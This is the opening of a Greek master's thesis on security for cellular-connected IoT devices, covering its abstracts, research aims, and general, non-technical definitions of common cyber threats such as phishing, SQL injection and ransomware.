Ανοικτό Πανεπιστήμιο Κύπρου

Σχολή Θετικών και Εφαρμοσμένων Επιστημών

Μεταπτυχιακό Πρόγραμμα Σπουδών

Ασφάλεια Δικτύων Και Υπολογιστών

Μεταπτυχιακή Διατριβή

Σχεδιασμός και Υλοποίηση Συστήματος Ασφάλειας για το Διαδίκτυο των Πραγμάτων

Ανδρέας Μικέλλη

Επιβλέπων Καθηγητής

Νικόλας Σκλάβος

Μάϊος 2023

Ανοικτό Πανεπιστήμιο Κύπρου

Σχολή Θετικών και Εφαρμοσμένων Επιστημών

Μεταπτυχιακό Πρόγραμμα Σπουδών

Ασφάλεια Δικτύων Και Υπολογιστών

Μεταπτυχιακή Διατριβή

Σχεδιασμός και Υλοποίηση Συστήματος Ασφάλειας για το Διαδίκτυο των Πραγμάτων

Ανδρέας Μικέλλη

Επιβλέπων Καθηγητής
Νικόλας Σκλάβος

Η παρούσα μεταπτυχιακή διατριβή υποβλήθηκε προς μερική εκπλήρωση των απαιτήσεων για απόκτηση μεταπτυχιακού τίτλου σπουδών στην Ασφάλεια Δικτύων Και Υπολογιστών από τη Σχολή Θετικών και Εφαρμοσμένων Επιστημών του Ανοικτού Πανεπιστημίου Κύπρου.

Μάϊος 2023

Περίληψη

Η παρούσα μεταπτυχιακή διατριβή ανήκει στη θεματική περιοχή της εφαρμοσμένης κρυπτογραφίας και ασφάλειας. Εξειδικεύεται σε θέματα ασφάλειας σε νέες τεχνολογίες διαδικτύου των πραγμάτων σε συσκευές που χρησιμοποιούν τα κυψελωτά δίκτυα 3G/4G/5G ως μέσο πρόσβασης. Η διατριβή αυτή αποτελεί μια ενδελεχή επισκόπηση και κριτική ανάλυση της πρόσφατης ερευνητικής βιβλιογραφίας αναφορικά με την ασφάλεια, την στρατηγική κυβερνοασφάλειας και τον μηχανισμό προστασίας που προστατεύει από κυβερνοεπιθέσεις που στοχεύουν συσκευές IoT που είναι συνδεδεμένες στο δίκτυο .

Η μεταπτυχιακή διατριβή διαρθρώνεται σε οκτώ επιμέρους κεφάλια. Στο πρώτο κεφάλαιο περιγράφεται η μεθοδολογία που εφαρμόστηκε για την εκπόνηση και συγγραφή της διατριβής καθώς και μια εισαγωγή στα σοβαρά προβλήματα ασφάλειας του Διαδικτύου των Πραγμάτων που αφορούν τη διαρροή δεδομένων των χρηστών του καθώς και την απώλεια πακέτων δεδομένων. Στο δεύτερο κεφάλαιο περιγράφεται το Διαδίκτυο των Πραγμάτων, η ασφάλεια IoT, οι βέλτιστες πρακτικές και οι μηχανισμοί Κυβερνοασφάλειας. Στο τρίτο κεφάλαιο αναλύεται η ασφάλεια και τα πλεονεκτήματα των IoT συσκευών στα έξυπνα σπίτια . Στο τέταρτο κεφάλαιο, η έρευνα επικεντρώνεται στα IoT Security standards & Frameworks και δίδεται μια ιδιαίτερη έμφαση στο πλαίσιο ασφάλειας, επιβολής πολιτικής ασφάλειας και στη λειτουργικότητα των εφαρμογών .

Ακολούθως, στο πέμπτο κεφάλαιο παρουσιάζεται η αρχιτεκτονική, τα διάφορα επίπεδα, τα δομικά στοιχεία των IoT καθώς επίσης και τα πρωτόκολλα ανταλλαγής μηνυμάτων της εφαρμογής. Στο έκτο κεφάλαιο, παρουσιάζεται ένα μοντέλο προσομοίωσης επιθέσεων σε συσκευές που χρησιμοποιούν τα κυψελωτά δίκτυα 3G/4G/5G ως μέσο πρόσβασης. Δίδονται δύο παραδείγματα επίθεσης ένα με χρήση λογισμικού (silent sms) και ένα με επιθέσεις τύπου HLR LookUP. Το έβδομο κεφάλαιο αναλύει τις προκλήσεις, τη σημασία, την εφαρμογή, τον αντίκτυπο και το μέλλον του IoT σε σχέση με την τεχνολογία 5G. Τέλος, στο όγδοο κεφάλαιο, παρουσιάζονται συμπεράσματα και προτάσεις για περαιτέρω έρευνα στον τομέα της ασφάλειας δικτύου και των συσκευών IoT.

Abstract

This master thesis belongs to the subject area of applied cryptography and security. It specializes in security issues in new Internet of Things technologies on devices using 3G/4G/5G cellular networks as an access medium. This thesis is a thorough review and critical analysis of recent research literature regarding security, cybersecurity strategy, and protection mechanism to protect against cyber-attacks targeting IoT devices connected to the network.

The thesis is structured into eight chapters. The first chapter describes the methodology applied for the development and writing of the thesis and an introduction to the serious security problems of the Internet of Things that involve the leakage of user data as well as the loss of data packets. The second chapter describes the Internet of Things, IoT security, best practices, and cybersecurity mechanisms. The third chapter discusses the security and advantages of IoT devices in smart homes. In the fourth chapter, the research focuses on IoT Security standards & Frameworks, and a special emphasis is given on security framework, security policy enforcement, and application functionality.

Subsequently, chapter five presents the architecture, different layers, and building blocks of IoT as well as the application messaging protocols. In chapter six, a model for simulating attacks on devices using 3G/4G/5G cellular networks as an access medium is presented. An example of an attack using software (silent sms) and HLR LookUP-type attacks is given.

The seventh chapter analyzes the challenges, importance, application, impact and future of IoT in relation to 5G technology. Finally, in the eighth chapter, conclusions and suggestions for further research in the field of network security and IoT devices are presented.

Ευχαριστίες

Η παρούσα μεταπτυχιακή διατριβή εκπονήθηκε στα πλαίσια του μεταπτυχιακού προγράμματος σπουδών της Σχολής Θετικών και Εφαρμοσμένων Επιστημών του Ανοικτού Πανεπιστημίου Κύπρου. Θα ήθελα να ευχαριστήσω ιδιαίτερα τον επιβλέποντα της εργασίας κύριο Νικόλα Σκλάβο, για την βοήθεια, την υπομονή του καθώς επίσης και για το χρόνο που μου αφιέρωσε. Δεν θα μπορούσα να παραλείψω την οικογένεια μου και ιδιαίτερα τα τρία μου παιδιά Παντελή Μαρία και Στυλιανή για την ενθάρρυνση, την υποστήριξη και τη βοήθεια που μου προσέφεραν όλο αυτό το διάστημα, χωρίς αυτή τη βοήθεια τίποτα από όσα έχω καταφέρει μέχρι σήμερα δε θα γινόταν πραγματικότητα.

Αφιερώνεται στους μακαριστούς αγαπημένους μου γονείς Παντελή και Στέλλα
που μου δίδαξαν την αξία και ομορφιά του «αγωνίζεσθαι»
που μου με μεγάλωσαν με αξίες και ιδανικά
που με γαλούχησαν με προσευχές
που μου δίδαξαν το
«Εἶς οἰωνὸς ἄριστος ἀμύνεσθαι περὶ πάτρης.»

Περιεχόμενα

Κεφάλαιο 1
Εισαγωγή

1.1 Εισαγωγή

Παρά την ταχεία ανάπτυξη του Διαδικτύου των πραγμάτων, παραμένουν σημαντικά εμπόδια. Κάθε συσκευή που συνδέεται σε δίκτυο, από φορητό υπολογιστή σε βηματοδότη, μπορεί να παραβιαστεί. Οι καταναλωτές, οι επιχειρήσεις και οι κυβερνήσεις μοιράζονται ανησυχίες σχετικά με τον κίνδυνο παραβίασης της ασφάλειας. Όσο περισσότερα προσωπικά δεδομένα δημιουργούν οι συσκευές μας, τόσο μεγαλύτερος είναι ο κίνδυνος απάτης ταυτότητας και παραβιάσεων δεδομένων. Το Διαδίκτυο των πραγμάτων έρχεται να μεγαλώσει τις υφιστάμενες ανησυχίες για τον πόλεμο στον κυβερνοχώρο. Το Διαδίκτυο των Πραγμάτων (IoT[1]) στοχεύει στην οικοδόμηση ενός ασφαλούς δικτύου για κάθε συσκευή, η οποία επικοινωνεί με κάποια άλλη. Το Internet of Things ενέχει σημαντικούς κινδύνους για το σύνολο του ψηφιακού οικοσυστήματος. Αυτό οφείλεται στο γεγονός ότι πάρα πολλές τέτοιες συσκευές έχουν σχεδιαστεί χωρίς ενσωματωμένο σύστημα ασφάλειας για προστασία από τους χάκερ. Επιπλέον, το Διαδίκτυο των Πραγμάτων μπορεί να χρησιμοποιηθεί, για να υλοποιηθούν πολλές εφαρμογές κρυπτογράφησης και μοντέλα ασφαλείας. Οι τρόποι προστασίας και η δημιουργία ενός ασφαλούς δικτύου αποτελούν τη βασική πτυχή αυτού του πεδίου έρευνας.

1.2 Σκοπός Έρευνας

Οι συσκευές οι οποίες χρησιμοποιούν τα κυψελωτά δίκτυα 3G/4G/5G ως μέσο πρόσβασης, δημιουργούνται σοβαρά προβλήματα που αφορούν τη διαρροή δεδομένων των χρηστών του καθώς και την απώλεια πακέτων δεδομένων. Η χρήση τεχνικών αυθεντικοποίησης καθώς και τεχνικών κρυπτογράφησης δύναται να βελτιώσουν σημαντικά τα παραπάνω προβλήματα. Επιπρόσθετα, η χρήση καρτών SIM[2] από το κυψελωτά δίκτυα στις συσκευές

[1] Internet of Things
[2] Subscriber Identity Module

IoT, δίνει τη δυνατότητα στο χρήστη να επαληθεύει την ταυτότητα του. Η χρήση των παραπάνω διαπιστευτηρίων, όπως οι πληροφορίες ταυτοποίησης και οι κωδικοί πρόσβασης δύναται να προάγουν τη νομιμότητα της επικοινωνίας τους

Σκοπός της έρευνας είναι να αναλυθούν τα ζητήματα Ασφαλείας στα κυψελωτά δίκτυα 3G/4G/5G και να σχεδιαστεί και να υλοποιηθεί ένα σύστημα ασφαλείας σε ένα περιβάλλον υπηρεσιών χρήστη, για την προστασία της ιδιωτικότητας στο διαδίκτυο σε συσκευές που χρησιμοποιούν τα δίκτυα αυτά ως μέσο πρόσβασης.

1.3 Βασικά Ερευνητικά Ερωτήματα

Ερωτήματα τα οποία θα πρέπει να απαντηθούν έτσι ώστε να ολοκληρωθεί η έρευνα είναι:

- Ποιοι κίνδυνοί ελλοχεύουν από επιθέσεις σε κυψελωτά δίκτυα κινητής τηλεφωνίας 3G/4G/5G ;
- Ποια μέτρα πρέπει να ληφθούν ώστε να υπάρξει περισσότερη ασφάλεια στην άναρχη και μη ελεγχόμενη διάθεση οικιακών συσκευών IoT.
- Τι ρόλο θα διαδραματίσει η εμπλοκή των παρόχων τηλεπικοινωνιών για το διαδίκτυο των πραγμάτων, σε ότι αφορά την ασφάλεια και την ανάπτυξη του;

1.4 Αναγκαιότητα και σπουδαιότητα έρευνας

Υπάρχει μια επιτακτική ανάγκη για την εξασφάλιση της κρυπτογραφίας και της ασφάλειας των πληροφοριών, όπως και των προσωπικών δεδομένων μέσω των διαφόρων εφαρμογών που χρησιμοποιούμε στην καθημερινή ζωή. Για να καλυφθεί αυτή την ανάγκη αναρίθμητα προϊόντα και υπηρεσίες έχουν αναπτυχθεί βασισμένα στην κρυπτογραφία. Ένας κρυπτό-επεξεργαστής είναι ένας εξειδικευμένος επεξεργαστής που εκτελεί κρυπτογραφικούς αλγορίθμους για να επιταχύνει τις λειτουργίες της κρυπτογράφησης, να κωδικοποιεί πιο ευέλικτα τα δεδομένα ή και προστασία δεδομένων με τη χρήση κλειδιών. Αυτό που αυτή η έρευνα θέλει να επιτύχει είναι να δημιουργήσει μια πλατφόρμα (cloud) που θα μπορεί μέσω ενός Agent που θα εγκατασταθεί σε όλους τους οικιακούς δρομολογητές να αλλάξει τις πρακτικές των εφαρμογών ασφαλείας αλλά και να είναι χρήσιμη για τους καθημερινούς χρήστες. Θα παρέχει μια εναλλακτική εμπειρία κατάρτισης, αλλάζοντας τον τρόπο εφαρμογής της προστασίας των προσωπικών δεδομένων.

Κεφάλαιο 2
Διαδίκτυο Των Πραγμάτων και Ασφάλεια

2.1 Τι είναι το Διαδίκτυο των Πραγμάτων

Με λίγα λόγια, το Internet of Things είναι η έννοια της σύνδεσης οποιασδήποτε συσκευής (εφόσον διαθέτει διακόπτη on/off) στο Διαδίκτυο και σε άλλες συνδεδεμένες συσκευές. Το IoT είναι ένα γιγαντιαίο δίκτυο συνδεδεμένων πραγμάτων και ανθρώπων – όλα τα οποία συλλέγουν και μοιράζονται δεδομένα σχετικά με τον τρόπο που χρησιμοποιούνται και για το περιβάλλον γύρω τους.

Αυτό περιλαμβάνει έναν εξαιρετικό αριθμό αντικειμένων όλων των σχημάτων και μεγεθών – από έξυπνους φούρνους μικροκυμάτων, που μαγειρεύουν αυτόματα το φαγητό, μέχρι αυτοοδηγούμενα αυτοκίνητα, των οποίων οι πολύπλοκοι αισθητήρες ανιχνεύουν αντικείμενα στο πέρασμά τους, έως φορητές συσκευές γυμναστικής που μετρούν τον καρδιακό ρυθμό και τον αριθμό των βημάτων ανά ημέρα και ανάλογα προτείνονται σχέδια άσκησης προσαρμοσμένα στο εκάστοτε προφίλ.


Οι συσκευές και τα αντικείμενα με ενσωματωμένους αισθητήρες συνδέονται σε μια πλατφόρμα Internet of Things, η οποία ενσωματώνει δεδομένα από διαφορετικές συσκευές και εφαρμόζει αναλυτικά στοιχεία για να μοιράζεται τις πιο πολύτιμες πληροφορίες με εφαρμογές που έχουν κατασκευαστεί για την αντιμετώπιση συγκεκριμένων αναγκών.

Αυτές οι ισχυρές πλατφόρμες IoT μπορούν να εντοπίσουν ακριβώς ποιες πληροφορίες είναι χρήσιμες και ποιες μπορούν να αγνοηθούν με ασφάλεια. Αυτές οι πληροφορίες μπορούν να χρησιμοποιηθούν για τον εντοπισμό μοτίβων (Pattern Recognition), τη διατύπωση συστάσεων (Recommendation System) και για τον εντοπισμό πιθανών προβλημάτων προτού παρουσιαστούν.

Για παράδειγμα, ο ιδιοκτήτης μιας επιχείρησης κατασκευής αυτοκινήτων, χρειάζεται να γνωρίζει ποια προαιρετικά εξαρτήματα (για παράδειγμα δερμάτινα καθίσματα ή ζάντες αλουμινίου) είναι τα πιο δημοφιλή. Χρησιμοποιώντας την τεχνολογία Internet of Things είναι σε θέση να κατανοήσει τα ακόλουθα:

- Με τη χρήση των αισθητήρων εντοπίζονται οι περιοχές σε έναν εκθεσιακό χώρο οι οποίες είναι οι πιο δημοφιλείς και όπου οι πελάτες περνούν περισσότερο χρόνο.
- Αναλύονται τα διαθέσιμα δεδομένα πωλήσεων για την εύρεση των εξαρτημάτων τα οποία πωλούνται πιο συχνά. Αυτόματα ευθυγραμμίζονται τα δεδομένα των πωλήσεων με την προσφορά, έτσι ώστε τα δημοφιλή είδη να μην εξαντλούνται.

Οι πληροφορίες που συλλέγονται από τις συνδεδεμένες συσκευές δίνουν τη δυνατότητα στον ιδιοκτήτη μιας επιχείρησης να λαμβάνει έξυπνες αποφάσεις σχετικά με τα εξαρτήματα που θα αποθηκεύσει. Με βάση λοιπόν σε πληροφορίες σε πραγματικό χρόνο ο ιδιοκτήτης εξοικονομεί χρόνο και χρήματα. Με τη γνώση που παρέχεται από τα προηγμένα αναλυτικά στοιχεία οι διαδικασίες γίνονται πιο αποτελεσματικές.



Εικόνα 1 Η ραγδαία αύξηση συσκευών IoT

2.2 Τι είναι η ασφάλεια IoT

Αν και το Διαδίκτυο των Πραγμάτων (IoT) είναι σχετικά νέο ως κλάδος ασφάλειας στον κυβερνοχώρο, ως εργαλείο των επιχειρήσεων έχει ωριμάσει σε ένα σαφώς καθορισμένο σύνολο περιπτώσεων χρήσης που εφαρμόζονται για την επίλυση επιχειρηματικών προβλημάτων που προσφέρουν λειτουργικά οφέλη και οφέλη κόστους σε πολλούς κλάδους, όπως η υγειονομική περίθαλψη, το λιανικό εμπόριο, οι χρηματοοικονομικές υπηρεσίες, οι υπηρεσίες κοινής ωφέλειας, η διαχείριση της εφοδιαστικής αλυσίδας και ο κλάδος των κατασκευών.

Η ταχεία ανάπτυξη των δυνατοτήτων και η υιοθέτηση της τεχνολογίας IoT έχει τροφοδοτήσει έναν μετασχηματισμό στις επιχειρηματικές λειτουργίες με συσκευές IoT να αποτελούν το 30% του συνόλου των συσκευών στα εταιρικά δίκτυα σήμερα. Τα πλούσια δεδομένα που συλλέγονται από αυτές τις συσκευές παρέχουν πολύτιμες πληροφορίες που ενημερώνουν για αποφάσεις σε πραγματικό χρόνο και παρέχουν ακριβή προγνωστικά μοντέλα. Επιπλέον, το IoT είναι ένας βασικός παράγοντας για τον ψηφιακό μετασχηματισμό στην επιχείρηση, με τη δυνατότητα να αυξήσει την παραγωγικότητα του εργατικού δυναμικού, την επιχειρηματική αποδοτικότητα και την κερδοφορία καθώς και τη συνολική εμπειρία των εργαζομένων.

Παρά τα πολλά πλεονεκτήματα και καινοτομίες που επιτρέπει η τεχνολογία IoT, η διασύνδεση των έξυπνων συσκευών αποτελεί σημαντική πρόκληση για τις επιχειρήσεις όσον αφορά τους σοβαρούς κινδύνους ασφάλειας που προκύπτουν από μη ελεγχόμενες και μη ασφαλείς συσκευές που συνδέονται στο δίκτυο.

2.3 Ποιες είναι οι προκλήσεις της ασφάλειας IoT

Η ασφάλεια του IoT μπορεί να γίνει κατανοητή ως μια στρατηγική κυβερνοασφάλειας και ένας μηχανισμός προστασίας που προστατεύει από κυβερνοεπιθέσεις που στοχεύουν φυσικές συσκευές IoT που είναι συνδεδεμένες στο δίκτυο. Χωρίς ισχυρή ασφάλεια, οποιαδήποτε συνδεδεμένη συσκευή IoT είναι ευάλωτη σε παραβίαση, συμβιβασμό και έλεγχο από έναν κακόβουλο χρήστη, ώστε τελικά να διεισδύσει, να κλέψει δεδομένα χρήστη και να καταστρέψει συστήματα.

Η πρωταρχική πρόκληση για την ασφάλεια στο IoT είναι ότι καθώς μεγάλοι όγκοι διαφορετικών συσκευών IoT συνεχίζουν να συνδέονται στο δίκτυο, μια δραματική

επέκταση της επιφάνειας επίθεσης συμβαίνει παράλληλα. Τελικά, ολόκληρη η θέση ασφαλείας του δικτύου μειώνεται στο επίπεδο ακεραιότητας και προστασίας που παρέχεται στη λιγότερο ασφαλή συσκευή.

Οι ομάδες ασφαλείας αντιμετωπίζουν πλέον νέες και κλιμακούμενες προκλήσεις που είναι μοναδικές για την ασφάλεια του IoT, όπως:

- **Απόθεμα** – δεν υπάρχει σαφής ορατότητα και πλαίσιο για το τι είναι οι συσκευές IoT στο δίκτυο και πώς να διαχειρίζονται με ασφάλεια οι νέες συσκευές.
- **Απειλές** – έλλειψη καλά ενσωματωμένης ασφάλειας στα λειτουργικά συστήματα συσκευών IoT που είναι δύσκολο ή αδύνατο να επιδιορθωθούν.
- **Όγκος δεδομένων** – επίβλεψη τεράστιων ποσοτήτων δεδομένων που παράγονται τόσο από διαχειριζόμενες όσο και από μη διαχειριζόμενες συσκευές IoT.
- **Ιδιοκτησία** – νέοι κίνδυνοι που σχετίζονται με τη διαχείριση συσκευών IoT από διαφορετικές ομάδες εντός του οργανισμού.
- **Ποικιλομορφία** – η απόλυτη ποικιλομορφία των συσκευών IoT όσον αφορά τις απεριόριστες μορφές και λειτουργίες τους.
- **Λειτουργίες** – η κρίση ενοποίησης όπου οι συσκευές IoT είναι κρίσιμες για τις βασικές λειτουργίες, αλλά είναι δύσκολο να ενσωματωθούν

Εκτός από αυτές τις προκλήσεις, το 98% του συνόλου της κίνησης συσκευών IoT είναι μη κρυπτογραφημένη, θέτοντας προσωπικά και εμπιστευτικά δεδομένα σε σοβαρό κίνδυνο.

Κάθε συσκευή IoT στο δίκτυο αντιπροσωπεύει ένα τελικό σημείο που παρέχει ένα πιθανό σημείο εισόδου για έναν κακόβουλο χρήστη για να εκθέσει το δίκτυο σε εξωτερικούς κινδύνους. Για παράδειγμα, εάν έχουν μολυνθεί με κακόβουλο λογισμικό, οι συσκευές IoT μπορούν να χρησιμοποιηθούν ως botnet για την εκτόξευση κατανεμημένων επιθέσεων άρνησης υπηρεσίας (DDoS) στο δίκτυο. Ωστόσο, σε αντίθεση με τις συσκευές πληροφορικής, ένας αυξανόμενος αριθμός συσκευών IoT είναι ουσιαστικά αόρατες στα εταιρικά δίκτυα, καθιστώντας αδύνατη την προστασία όλων με τον ίδιο αποτελεσματικό τρόπο.

2.4 Top Cyber Security Threats

Password attack

- Μια επίθεση με κωδικό πρόσβασης (Password attack) αναφέρεται σε οποιαδήποτε από τις διάφορες μεθόδους που χρησιμοποιούνται για τον κακόβουλο έλεγχο ταυτότητας σε έναν λογαριασμό που προστατεύεται με κωδικό πρόσβασης. Αυτές οι επιθέσεις συνήθως διευκολύνονται από τη χρήση λογισμικού που επιταχύνει το σπάσιμο του κωδικού πρόσβασης ή την εικασία.

Phishing attack

- Το ηλεκτρονικό ψάρεμα (phishing) είναι μια τεχνική που μπορεί να επιχειρήσει να κλέψει τα χρήματά σας ή τις προσωπικές σας πληροφορίες, αναγκάζοντάς σας να αποκαλύψετε αυτές τις πληροφορίες σε ιστότοπους που φαίνονται νόμιμοι.

Cryptojacking

- Το Cryptojacking αναφέρεται επίσης ως κακόβουλο cryptomining και είναι μια απειλή που ενσωματώνεται σε έναν υπολογιστή ή κινητή συσκευή και στη συνέχεια χρησιμοποιεί τους πόρους του για την εξόρυξη κρυπτονομισμάτων. Το Cryptojacking δίνει ουσιαστικά στον εισβολέα δωρεάν χρήματα—σε βάρος της συσκευής σας και της συνολικής υγείας του δικτύου σας.

Network Scan

- Μια επίθεση σάρωσης είναι μια μέθοδος που χρησιμοποιείται από τους εισβολείς για τον εντοπισμό τρωτών σημείων σε ένα δίκτυο ή ένα σύστημα. Οι επιθέσεις σάρωσης συνήθως περιλαμβάνουν τη χρήση αυτοματοποιημένων εργαλείων για σάρωση για ανοιχτές θύρες, τρωτά σημεία και άλλες αδυναμίες που μπορούν να αξιοποιηθούν για να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση ή/και να πραγματοποιήσουν επίθεση στον κυβερνοχώρο.

Remote Code Execution

- Οι επιθέσεις απομακρυσμένης εκτέλεσης κώδικα (RCE) επιτρέπουν σε έναν εισβολέα να εκτελέσει κακόβουλο κώδικα σε έναν υπολογιστή από απόσταση. Αυτό μπορεί να έχει ένα ευρύ φάσμα επιπτώσεων, από την εκτέλεση κακόβουλου λογισμικού έως την απόκτηση πλήρους ελέγχου ενός παραβιασμένου μηχανήματος.

Command Injection

- Το Command Injection είναι ένας τύπος επίθεσης στον κυβερνοχώρο κατά την οποία ένας εισβολέας εισάγει εντολές στο λειτουργικό σύστημα ενός υπολογιστή προκειμένου να τον ελέγξει. Αυτός ο τύπος επίθεσης μπορεί να προκληθεί από την εκμετάλλευση μιας ευπάθειας σε μια εφαρμογή, όπως μια ανεπαρκώς επικυρωμένη είσοδο.

Buffer Overflow Attack

- Οι επιθέσεις (υπερχείλισης buffer overflow attack) εκμεταλλεύονται ελαττώματα στο λογισμικό που οδηγούν σε ακατάλληλη διαχείριση της μνήμης, επιτρέποντας στους εισβολείς να αντικαταστήσουν τμήματα του κώδικα ή των δεδομένων του προγράμματος, προκαλώντας δυνητικά ανεπιθύμητες συνέπειες. Για παράδειγμα, ένας εισβολέας θα μπορούσε να εισάγει πρόσθετο κώδικα σε μια εφαρμογή, χειραγωγώντας τον για να εκτελέσει ασυνήθιστες ή απροσδόκητες εντολές με τη δυνατότητα να καταλάβει τον έλεγχο των συστημάτων πληροφορικής.

SQL Injection

- Η επίθεση SQL Injection είναι μια κοινή τακτική επίθεσης που χρησιμοποιεί κακόβουλο κώδικα SQL για πρόσβαση σε ευαίσθητα δεδομένα από μια βάση δεδομένων. Αυτά τα δεδομένα θα μπορούσαν να περιλαμβάνουν ευαίσθητες πληροφορίες σχετικά με την εταιρεία, τους χρήστες ή τους πελάτες.

Zero Day

- Το "Zero-day" είναι ένας ευρύς όρος που περιγράφει τα τρωτά σημεία ασφαλείας που ανακαλύφθηκαν πρόσφατα και τα οποία μπορούν να χρησιμοποιήσουν οι χάκερ για να επιτεθούν σε συστήματα. Το "Zero-day" αναφέρεται στο γεγονός ότι ο πωλητής ή ο προγραμματιστής μόλις έμαθε για το ελάττωμα - που σημαίνει ότι δεν έχουν "ημέρες" για να το διορθώσουν. Μια επίθεση zero-day συμβαίνει όταν οι χάκερ εκμεταλλεύονται ένα ελάττωμα προτού οι προγραμματιστές έχουν την ευκαιρία να το διορθώσουν.

Worm

- Το worm υπολογιστή είναι ένας τύπος κακόβουλου λογισμικού που εξαπλώνεται μολύνοντας άλλους υπολογιστές και παραμένει ενεργός σε μολυσμένα συστήματα.
  Ένα σκουλήκι υπολογιστή αντιγράφεται για να εξαπλωθεί σε μη μολυσμένους υπολογιστές. Συνήθως το κάνει αυτό με την εκμετάλλευση τμημάτων του λειτουργικού συστήματος που είναι αυτόματα και αόρατα στον χρήστη.

Ransomware


- Το Ransomware είναι μια μορφή κακόβουλου λογισμικού που έχει σχεδιαστεί για την κρυπτογράφηση αρχείων σε μια συσκευή, καθιστώντας τυχόν αρχεία και τα συστήματα που βασίζονται σε αυτά άχρηστα. Οι κακόβουλοι ηθοποιοί στη συνέχεια ζητούν λύτρα με αντάλλαγμα την αποκρυπτογράφηση.

Backdoor Trojan

- Το backdoor Trojan είναι ένας τύπος κακόβουλου προγράμματος λογισμικού που μπορεί να χρησιμοποιηθεί από απομακρυσμένους εισβολείς για να αποκτήσουν πρόσβαση σε ένα σύστημα υπολογιστή. Οι απομακρυσμένοι εισβολείς μπορούν να στείλουν εντολές ή να αξιοποιήσουν τον πλήρη έλεγχο σε έναν υπολογιστή που έχει παραβιαστεί.

Botnet

- Μια επίθεση botnet είναι οποιαδήποτε επίθεση που αξιοποιεί ένα botnet - μια ομάδα bot και συσκευών που συνδέονται μεταξύ τους για να εκτελέσουν την ίδια εργασία - για διανομή και κλιμάκωση. Οι επιθέσεις botnet χρησιμοποιούνται από εγκληματίες στον κυβερνοχώρο για να πραγματοποιήσουν έντονο scraping, DDoS και άλλα μεγάλης κλίμακας εγκλήματα στον κυβερνοχώρο.



